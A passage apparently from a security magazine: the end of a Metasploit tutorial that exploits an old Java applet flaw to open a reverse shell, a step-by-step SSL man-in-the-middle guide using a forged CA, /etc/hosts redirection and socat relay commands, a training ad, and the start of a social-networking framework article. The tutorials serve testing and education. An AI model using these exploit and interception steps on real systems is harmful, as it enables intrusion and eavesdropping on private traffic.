


Figure 8. *Metasploit Console prompt changes to show the exploit*

in the Console output that will deliver our payload when accessed) (Figure 9).

Testing the Exploit

Setting up a test machine may be a little tricky. You'll have to ensure that Java is installed on the machine, but you need an older, vulnerable version. Older versions of Java are available from Oracle, for testing purposes. You can find older versions at *http://www.oracle.com/technetwork/java/archive-139210.html* or generally looking for Java Downloads and then following the link to Previous Releases. Using Java 1.7.0_6 should be sufficient. To determine the version of Java you have installed type 'java -version' at the command line.

In your test machine, pull up a web browser and type in the address of the Metasploit server. This is a somewhat contrived way to access the malicious applet. In the wild, applets such as this are generally included in hidden iframe tags that are inserted into otherwise innocuous web pages. The exploit can be further hidden by obfuscating the reference using JavaScript and functions that encode and decode data so that anyone observing the HTML source code of an infected web page would see nothing but gibberish code that web browsers can easily decode and execute but which is more difficult for human eyes to parse (Figure 10).

Calling the URL from your test machine should only result in a blank screen (or in this case a warning that the Java plugin is out of date, which, kudos to Oracle, should nag most users into updating). The only indication that the exploit has been successful will appear in the Metasploit Console (Figure 11).

Once you see the indication that the stage has been sent you can check to see if a session is available. To do this, in the Console, hit enter to get back to a prompt. Next, type in 'sessions' to see the active sessions that are available. You should see an indication that the reverse shell is up and listening.




Figure 9. *Metasploit exploit started*




Figure 10. *Vulnerable machine being exploited via malicious Java applet*




Figure 11. *Metasploit console shows the target has been exploited*




Figure 12. *Metasploit shows the actively exploited machines as sessions*

Note the 'Id' of the session, as you need this information to connect to the session (Figure 12).

Once a session is established we can interact with the session by typing in 'sessions -i [id]' where [id] is the id number noted previously. There are a number of session commands that you can explore using the 'help sessions' command. As soon as you enter interactive mode you'll notice the command prompt will change to the familiar MS-DOS prompt and you can type commands as though you were logged into the target computer (Figure 13).

Production Use

Establishing a proof of concept is useful in confirming that your Metasploit exploit will actually work. Putting it into practice in the wild is the next step. You'll want to have Metasploit installed on a machine that is accessible in your environment, and then start up the exploit so it is serving from the server. Next, placing a reference to the Metasploit applet in an iFrame on an intranet site or other page that you know users in your environment will access will allow you to test infection rates. Checking the console periodically will allow you to see IP addresses of users who are vulnerable to the exploit.

A better plan is to simply observe what configurations fall victim to the Metasploit exploit and what configurations do not, then adjust your production systems to protect them. Many antivirus products will detect the Metasploit payload and stop it, which is reassuring in that you can be confident that your AV solution will detect Metasploit attacks. A better solution is a configuration that denies Java from actually attempting to execute the malicious applet. For instance, white listing sites upon which Java can execute can greatly limit scope.





Figure 13. *Using Metasploit to type commands on the exploited target*

Conclusions

The ability to test exploits against systems in your environment is a tremendous advantage. Using Metasploit you can easily, and extremely accurately gauge your exposure to compromise. The Java 1.7 vulnerability (CVE-2012-4681) is just one example. Metasploit includes hundreds of modules, including some that will test misconfiguration in addition to vulnerabilities. There are modules that will perform brute force attacks to do things like test the strength of passwords on your SQL servers in addition to target enumeration modules that will perform ping sweeps, find hosts on your network vulnerable to idle scanning, and more.

Hopefully this brief tutorial has convinced you that Metasploit has value to system defenders as well as penetration testers. Simulating an attack is a great way to expose vulnerabilities in your networks, but it's also a good way to test defensive countermeasures. Using a tool like Metasploit, defenders can test the value of defenses and deploy them with confidence. It will also allow defenders to speak about the likelihood of specific types of attacks penetrating defenses and compromising systems. Additionally, using Metasploit, defenders can "footprint" attacks and identify patterns that result from various classes of attacks, and tune not only their prevention countermeasures, but also their detection measures (could your network spot a reverse shell spawning from one of the internal workstations?). For all of these reasons Metasploit should definitely be a part of any internal security team's toolkit.

JUSTIN C. KLEIN KEANE



Justin C. Klein Keane is an information security specialist working at the University of Pennsylvania. Mr. Klein Keane holds a Masters degree in Computers and Information Technology and is an accomplished security researcher. Mr. Klein Keane prefers to work with open source technologies and has made numerous contributions to the open source community in the form of vulnerability reports, most notably for the open source content management system Drupal. Mr. Klein Keane's performs penetration testing and proof of concept exploitation frequently and regularly uses Metasploit to accurately model organizational risk in the face of emerging threats. Mr. Klein Keane writes irregularly for his website www.MadIrish.net.

How to Use

Socat and Wireshark

for Practical SSL Protocol Reverse Engineering?

Secure Socket Layer (SSL) Man-In-the-Middle (MITM) proxies have two very specific purposes. The first is to allow a client with one set of keys to communicate with a service that has a different set of keys without either side knowing about it. This is typically seen as a MITM attack but can be used for productive ends as well. The second is to view the unencrypted data for security, educational, an reverse engineering purposes.

For instance, a system administrator could set up a proxy to allow SSL clients that don't support more modern SSL methods or even SSL at all to get access to services securely. Typically, this involves having the proxy set up behind your firewall so that unencrypted content stays within the confines of your local area.

Being able to analyze the unencrypted data is very important to security auditors as well. A very large percentage of developers feel their services are adequately protected since SSL is being used between the client and the server. This includes the idea that if the SSL client is custom closed source software that the protocol will be unbreakable and therefore immune to tampering. If you're investing your companies funds using a service that could easily be subject to tampering then you may end up with a nasty surprise. Lost funds perhaps or possibly having your account information publicly available. This article focuses on using an SSL MITM proxy to reverse engineer a simple web service. The purpose of doing so will be to create your own client that can interact with a database behind an unpublished API. The software used will be based on the popular open source software Socat as well as the widely recognized Wireshark. Both are available on most operating systems.

Lets Get Started!

We will be reverse engineering a LiveJournal client called LogJam which supports SSL connections to the LiveJournal API servers. Since this article is purely educational we don't mind getting some experience using the LiveJournal API which already public and LogJam which is a free and open source project.

Prerequisites

- Install Socat – Multipurpose relay for bidirectional data transfer: *http://www.dest-unreach.org/socat/*
- Install Wireshark – Network traffic analyzer: *http://www.wireshark.org/*
- Install OpenSSL – Secure Socket Layer (SSL) binary and related cryptographic tools: *http://www.openssl.org/*
- Install TinyCA – Simple graphical program for certification authority management: *http://tinyca.sm-zone.net/*
- Install LogJam – Client for LiveJournal-based sites: *http://andy-shev.github.com/LogJam/*

Generating a False SSL Certificate Authority (CA) and Server Certificate

The API domain name for LiveJournal is simply www.livejournal.com and any SSL compliant client software will require the server certificate to match the domain when it initially connects to the SSL port of the server.

An SSL CA signs SSL certificates and is nothing more than a set of certificates files that can be used by tools like OpenSSL to sign newly gener-

ated certificates via a *certificate signature request* (CSR) key that is generated while creating new server certificates. The client simply needs to trust the certificate authority public key and subsequently the client will trust all server certificates signed by the certificate authority private key.

Generating a certificate authority

Run `tinyca2` for the first time and a certificate authority generation screen will appear to get you started (Figure 1).

It doesn't matter what you put here if you don't plan on keeping this certificate authority information for very long. The target server at LiveJournal.com will never see the keys you are generating and they will stay completely isolated to your testing environment. Be sure to remember the password since it will be required for signing keys later on.

Select *Export CA* from the *CA* tab and save a *PEM* version of the public CA certificate to a new file of your choosing.

Generating a server certificate

Click on the *Requests* tab in TinyCA and then the *New* button that will help us create a new certificate signing request and private server key (Figure 2).

The common name must be *www.livejournal.com*. The password can be anything and we will be removing it when we export the key for use.




Figure 1. *TinyCA new certificate authority window*




Figure 2. *TinyCA new certificate request window*

Under the *Requests* tab there is now a certificate named *www.livejournal.com* that needs to be signed. Right click and select *Sign Request* and then *Sign Request Server*. Use the default values to sign the request.

Now there will be a new key under the *Key* tab now. Right click on it and select *Export Key* and you'll be presented a new dialog (Figure 3).

As seen in the figure you want to select *PEM (Key)* as well as Without *Passphase (PEM/PKCS#12)* and *Include Certificate (PEM)*. Doing so will export a PEM certificate file that contains a section for the certificate key as well as the certificate itself. The PEM stanard allows us to store multiple keys in a single file.

Congratulations, you now have a perfectly valid key for *https://www.livejournal.com* as long as the web server running the site is under your own control and uses the server key you've generated. Trusting the key is the tricky part.

Allow logjam to trust the certificate authority

So we have to dig in a bit to understand what SSL Certificate trust database LogJam will be using. Most Linux based GTK and console programs rely on OpenSSL which has it's own certificate authority database that is very easy to add a new certificate to.

In Debian/GNU Linux the following will install your new Yoyodyne CA certificate system wide: Listing 1.

Now LogJam as well as programs such as wget, w3m, and most scripting languages will trust all keys signed by your new CA.

Using Socat to Proxy the Stream and Hijacking your own DNS

Socat is basically a swiss army knife for communication streams. With it you can proxy between protocols. This includes becoming an SSL aware server and proxying streams as an SSL aware client to another SSL aware server




Figure 3. *TinyCA private key export window*

Set up your system and start up socat

Since we should aim for transparency we will need to intercept DNS requests for *www.livejournal.com* as well so that our locally operated proxy running on port `443` on `IP 127.0.2.1` is in the loop.

First, we will need to know the original IP of *www.livejournal.com*:

```
spencersr@bigboote:~$ nslookup www.livejournal.com
                8.8.8.8
Server:     8.8.8.8
Address: 8.8.8.8#53
Non-authoritative answer:
Name: www.livejournal.com
Address: 208.93.0.128
```

Bingo! Now add the following line to `/etc/hosts` near the other IPv4 records:

```
127.0.2.1 www.livejournal.com
```

Now lets do a test run by listening on port 443 (HTTPS) and forwarding to port 443 (HTTPS) of the real *www.livejournal.com*:

```
spencersr@bigboote:~$ sudo socat -vvv \ OPENSSL-
LISTEN:443,verify=0,fork,key=www.livejournal.com-
keyem,certificate=www.livejournal.com-key.pem,
cafile=Yoyodyne-cacert.pem \
OPENSSL:208.93.0.128:443,verify=0,fork
```

Simple enough. Browsing to *https://www.livejournal.com* with w3m and wget should work sucessfully now and a stream of random encrypted information will be printed by socat.

Listing 1. *Install Yoyodyne CA certificate*

```
spencersr@bigboote:~$ sudo mkdir /usr/share/ca-certificates/custom
spencersr@bigboote:~$ sudo cp Yoyodyne-cacert.pem \ /usr/share/ca-certificates/custom/Yoyodyne-cac-
                ert.crt
spencersr@bigboote:~$ sudo chmod a+rw \
/usr/share/ca-certificates/custom/Yoyodyne-cacert.crt
spencersr@bigboote:~$ sudo dpkg-reconfigure -plow ca-certificates -f readline \ ca-certificates con-
                figuration
------------------------------
  ...
Trust new certificates from certificate authorities? 1
  ...
This package installs common CA (Certificate Authority) certificates in /usr/share/ca-certificates.
Please select the certificate authorities you trust so that their certificates are installed into
/etc/ssl/certs. They will be compiled into a single /etc/ssl/certs/ca-certificates.crt file.
  ...
  1. cacert.org/cacert.org.crt
  2. custom/Yoyodyne-cacert.crt
  3. debconf.org/ca.crt
  ...
  150. mozilla/XRamp_Global_CA_Root.crt
  151. spi-inc.org/spi-ca-2003.crt
  152. spi-inc.org/spi-cacert-2008.crt
  ...
(Enter the items you want to select, separated by spaces.)
  ...
Certificates to activate: 2
  ...
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d....
Adding debian:Yoyodyne-cacert.pem
done.
```

Chaining two socat instances together with an unencrypted session in the middle

So far so good! Now we need to have socat connecting to another socat using standard TCP4 protocol in order to view the unencrypted data. This works by having one socat instance listening on port 443 (HTTPS) and then forwarding to another socat on port 8080 (HTTP) which then forwards on to port 443 (HTTPS) of the real *www.livejournal.com*.

Listing 2. *Socat terminal*

```
> 2012/08/29 00:10:27.527184  length=209
                  from=0 to=208
POST /interface/flat HTTP/1.1\r
Host: www.livejournal.com\r
Content-Type: application/x-www-form-
                  urlencoded\r
User-Agent: http://logjam.danga.com; martine@
                  danga.com\r
Connection: Keep-Alive\r
Content-Length: 23\r
\r
> 2012/08/29 00:10:27.566184  length=23
                  from=209 to=231
ver=1&mode=getchallenge< 2012/08/29
                  00:10:29.551570  length=437
                  from=0 to=436
HTTP/1.1 200 OK\r
Server: GoatProxy 1.0\r
Date: Wed, 29 Aug 2012 08:10:56 GMT\r
Content-Type: text/plain; charset=UTF-8\r
Connection: keep-alive\r
X-AWS-Id: ws25\r
Content-Length: 157\r
Accept-Ranges: bytes\r
X-Varnish: 904353035\r
Age: 0\r
X-VWS-Id: bil1-varn21\r
X-Gateway: bil1-swlb10\r
\r
auth_scheme
c0
challenge
c0:1346227200:656:60:xxxxxx:xxxxxxxxxxxxx
expire_time
1346227916
server_time
1346227856
success
OK
```

Socat instance one:

```
spencersr@bigboote:~$ sudo socat -vvv \
OPENSSL-LISTEN:443,verify=0,fork,
key=www.livejournal.com-key.pem,certificate=
www.livejournal.com-key.pem,cafile=Yoyodyne-cacert.
                  pem \
TCP4:10.1.0.1:8080,fork
```

Socat instance two:

```
spencersr@bigboote:~$ sudo socat -vvv \
TCP-LISTEN:8080,fork \
OPENSSL:208.93.0.128:443,verify=0,fork
```

Load up LogJam and the socat instances will start printing out the stream to the terminal (Listing 2).

Hurray! You should be dancing at this point. But wait, I mentioned using Wireshark before didn't I?

Using Wireshark to Capture and View the Unencrypted Stream

Now it's time for the easy part. I'm going to assume that you are comfortable capturing packets in Wireshark and focus mainly on the filtering of the capture stream.




Figure 4. *Wireshark lo (loopback) interface capture window with capture filter*




Figure 5. *Wireshark with captured unencrypted packets*

Since by default Wireshark captures all traffic we should set up a capture filter that only listens for packets on port 8080 of host 127.0.2.1 (Figure 4).

Once LogJam is run packet will start streaming in while Wireshark is recording (Figure 5).

What now?

This articles is about viewing unencrypted data in an SSL session. Whatever your reverse engineering goal is SSL is less of an obstacle now.

How Can SSL be Secure if this Method is so Simple?

SSL and all of the variations of digests and ciphers contained within it are pretty reliably secure. Some of the major areas this article focused on was the ability to fool a client by having the ability to trust a new certificate.

If you are interested in securing your site or client software against this sort of spying I recommend not using an SSL certificate authority keyring or trust database that is easily modified by the user. Including an SSL server certificate in client software ,encrypted and protected by a hard coded key somewhere in the binary, and requiring it for use on SSL connections using a hardened socket library will dramatically cut down on the looky-loo factor.

Conclusion

Thanks to how simple it is to add certificate authorities to most browsers, mobile devices, and custom client software it's a trivial matter to pull back the curtain on SSL encrypted streams with the right tools.

Remember to thank your open source hacker friends.

SHANE R. SPENCER

Shane R. Spencer is based out of Anchorage Alaska and has over 10 years of system administration and programming experience. Many of his projects are Python based and interface with external services that provide no usable API and communicate over HTTPS only.

IMF
INTERNATIONAL MANAGEMENT FORUM

IT Security Courses and Trainings

IMF Academy is specialised in providing business information by means of distance learning courses and trainings. Below you find an overview of our IT security courses and trainings.

Certified ISO27005 Risk Manager
Learn the Best Practices in Information Security Risk Management with ISO 27005 and become Certified ISO 27005 Risk Manager with this 3-day training!

CompTIA Cloud Essentials Professional
This 2-day Cloud Computing in-company training will qualify you for the vendor-neutral international CompTIA Cloud Essentials Professional (CEP) certificate.

Cloud Security (CCSK)
2-day training preparing you for the Certificate of Cloud Security Knowledge (CCSK), the industry's first vendor-independent cloud security certification from the Cloud Security Alliance (CSA).

e-Security
Learn in 9 lessons how to create and implement a best-practice e-security policy!

Information Security Management
Improve every aspect of your information security!

SABSA Foundation
The 5-day SABSA Foundation training provides a thorough coverage of the knowlegde required for the SABSA Foundation level certificate.

SABSA Advanced
The SABSA Advanced trainings will qualify you for the SABSA Practitioner certificate in Risk Assurance & Governance, Service Excellence and/or Architectural Design. You will be awarded with the title SABSA Chartered Practitioner (SCP).

TOGAF 9 and ArchiMate Foundation
After completing this absolutely unique distance learning course and passing the necessary exams, you will receive the TOGAF 9 Foundation (Level 1) and ArchiMate Foundation certificate.

TOGAF

cloud CSA security alliance

CCSK

CompTIA CLOUD ESSENTIALS

ArchiMate®

SABSA

For more information or to request the brochure please visit our website:
http://www.imfacademy.com/partner/hakin9

IMF Academy
info@imfacademy.com
Tel: +31 (0)40 246 02 20
Fax: +31 (0)40 246 00 17

How to Build

a Framework for Organization – Oriented Social Networking The PriSM Approach

The popularity of Online Social Networks (OSN) and social media highlights their potential to become the primary platform for communication in the workplace and to carry out business as well.

What you will learn…

- How to define, delegate and enforce access control rules in distributed web applications,
- How to take advantage of the REST protocol for data exchange,
- How to implement a HTTP Push.

What you should know…

- The Java programming language,
- Basic knowledge of the HTTP protocol,
- Basic knowledge of the REST model,
- Basic knowledge of GWT's client-server asynchronous communication model.

While they have already been successfully embraced for many public relations and promotion related activities, existing platforms like Facebook or Google+ do not (in their current form) fit the bill of a platform that can be leveraged for managing a business' communication, processes or workflows.

Drawbacks include the lack of flexibility in terms of customization and interoperability subject to intra- and inter-organizational needs as well as ambiguities about the content ownership and flow of information over such third party platforms.

In this article, we present PriSM, a framework specifically designed and implemented to bring the social network communication experience to the workplace. This is achieved by realizing a simple, secure and scalable platform which eases both the access control policy management as well as its enforcement in a decentralized and delegated fashion, allowing flexible yet controlled intra- as well as inter-organizational interactions.

Online Social Networks: A new communication channel

Online interactions and communication have become an integral part of our daily life. The emergence of *online social networks* (OSN) and Web 2.0 technologies have further revolutionized and ingrained our online activities to the rest of our life.

It, thus, is natural to utilize such an omnipresent paradigm in conducting work related activities as well. Nevertheless, the existing infrastructure for online social networking is unsuitable for it. Oftentimes organizations may want to retain full control and store data and communication, including its storage within the organization's own perimeter/infrastructure, and hence would not use a third party OSN service. Furthermore, existing OSNs do not provide adequate flexibility to customize the deployment to fit the process and structural peculiarities of individual organizations. Additionally, akin to the use of emails, which inter-operate in a decentralized fashion across different service providers, and organizations often control both the logical (domain) and physical (servers) components, it would be desirable to support communication across autonomous social networks (to support inter-organizational interactions). While approaches to federate OSNs have been touted [1], their uptake among dominant OSN service providers has not occurred.

As a consequence of a combination of these reasons, and possibly others that we overlook here, we envision the need of a framework which allows the deployment of autonomous social networks that can be administered by and customized subject to the needs of individuals or organizations, along with the ability for communication

across such autonomous deployments, supporting flexible, fine-grained and scalable access-control policies and their enforcement. In this article, we present the design and implementation of PriSM – Private Social Mesh, which brings our vision a step closer to the reality by allowing the deployment of autonomous social networks (ASNs) over private clouds or servers (or even avail a private instantiation as a service), and creating a communication mesh to facilitate inter-ASN interactions.

PriSM: A Framework for Creating Social Meshes

We define a social mesh as a network of social networks, described next by borrowing some terminologies from sociology. Figure 1 shows a simple instance of a Social Mesh.

PriSM models what we call a Social Mesh, which is a network interconnecting distinct Autonomous Social Networks (or ASN for short). An ASN is a communication channel officially used by an organization and which materializes the structure of the organization. The ASN must reflect both the organization's policies in terms of information flow and permissions and roles of the users.

The information flow across different users of an ASN and across different ASNs is managed by means of circles. Namely, a circle consists of a group of users of the social mesh – called members – and a set of rules. The members of a circle have full access to the information – messages – associated to such a circle. On the other hand, a user who does not belong to the circle has granted access to the information according to the specified rules. The rules of a circle are managed by members who have been appointed to such a task. We call such members boss.

Different types of circles are required in order to represent the different kinds of users' groups and sharing needs which may exist. For instance, circles representing both the internal structure of complex organizations and other circles not directly mapping formal structure of an organization are needed. We call circles materializing structures of an organization as subdomains. Example of subdomains may be departments of a university or branches of a company.

On the other hand, circles representing groups created for official purposes, but without a direct mapping into the organization's structure, are called public groups. As an example, a public group may be a team of users working on a specific project. The project itself may be handled by users belonging to different departments of the company such as developer from the IT Department (a subdomain) and users from Sales Department (another subdomain). Hence, the main feature characterizing a public group is the purpose for which it has been created.

Note that, despite the name "public group", information about the group (e.g., membership, content, access rights, etc.) actually do not need to be public, but it just indicates that anyone is allowed to create such ad-hoc groups, in contrast to subdomains which are administered by individuals with specific (delegated) rights to do so. For instance, some ASNs may allow users to create and




Figure 1. *An example of a social mesh among different organizations*

join public groups created for purposes not directly work-related, such as a group created to simplify the communication among the soccer playing members of the IT Department Soccer. As opposed to subdomains, members of a public group may also belong to different ASNs, such as for a project carried out jointly by members of multiple organizations.

Moreover, PriSM allows users to define personalized circles called private groups in which users are categorized according to the preferences of the creator of the circle. Such private groups are strictly confidential to the creator of the circle, and, thus, unknown to the users who are categorized. Private groups provide a tool to control the flow of an individual's messages in a fine-grained manner (akin to the use of circles in Google+), for example specifying that a message is visible only to the users categorized to a specific private circle. As a more "concrete" example, consider a researcher working on a project crucial for the company. She/he may create a private group of "untrusted colleagues" to avoid such users from receiving messages exchanged within the research team.

Beside information flow, ASNs require a way to manage the privileges of their members. In the following we define as privileges the operations that a user is allowed to perform in an ASN. PriSM uses the roles assigned to users by the ASN administrator. In the presented model, a role is a job function/title within the organization with some associated semantics regarding the authority and responsibility conferred on a member role. We assume that a user may be associated with multiple roles, according to the functions she/he is performing within the organization. Additionally, PriSM allows the administrator to further refine the privileges available to a given user according to "where" she/he is operating. In fact the privileges granted to a given user at a given moment are defined combining the roles to which the user has been assigned and the subdomain in which she/he is operating. Thus, the subdomains contribute to identify the available privileges, refining the privileges of a role (both granting and revoking privileges) or even granting/revoking permissions directly to specific users.

Other than that, a group creator may be interested in restricting the membership to the group, for example not granting the membership to those users who are member of another specific group. Furthermore, one may be willing to moderate the messages associated with a given group. PriSM provides the users the possibility to specify group privileges.

